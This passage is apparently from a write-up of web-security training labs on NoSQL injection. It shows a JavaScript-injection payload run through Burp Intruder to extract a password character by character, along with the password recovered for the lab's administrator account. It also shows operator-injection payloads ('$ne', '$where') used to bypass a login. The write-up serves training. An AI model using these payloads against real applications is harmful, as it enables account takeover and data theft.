
Now we send this request to repeater and check for the length of the password from 0 to 50 characters. (Obviously change the username wiener to administrator)

By filtering the responses using the Could not find user negative search, we filter out the invalid requests and see that the password length is 8.
Next we need to paste in the payload for finding each character’s value. - ' && this.password[0] == 'p' || 'a'=='b We will now use a Clusterbomb attack. First position will be the 0 in the this.password[0] part which will iterate from 0 to 7 as the password length is 8.


In the hint we were told that the password comprises of only lowercase characters. So we will set the second position at p in this.password[0] == 'p' where its payloads will be a-z lowercase characters.

We will run this via Intruder, add the negative search for Could not find user and sort by Payload 1. Therefore we get the password as kurdaaxb.

Logging in with administrator:kurdaaxb solves the lab.
4. Exploiting NoSQL operator injection to extract unknown fields

Description:
We are supposed to login as carlos and for that we need to find the value of the password reset token. I seriously couldn’t do it myself so shoutout to popo hack for the walkthrough . I strongly suggest watching this first and then trying it on your own. I have done it in a much simpler way by a running the intruder once, while in the walkthrough, he runs it individually for each character.

Explanation:
Even though credentials are not given I tried to login with the standard credentials we use everytime - wiener:peter. This obviously fails.

Next we send a forgot password reset. I sent one for wiener as well as carlos later on. We do not have access to a mail box obviously.

We can try the standard bypass by passing password as not equal to empy - {"username":"carlos","password":{"$ne:""}}. We now get a new response stating that the account is locked.
Now we try to add a $where statement under it. It should look something like - {"username":"carlos","password":{"$ne:""},"$where":"1"} which will return true which is 1. We get account locked again.
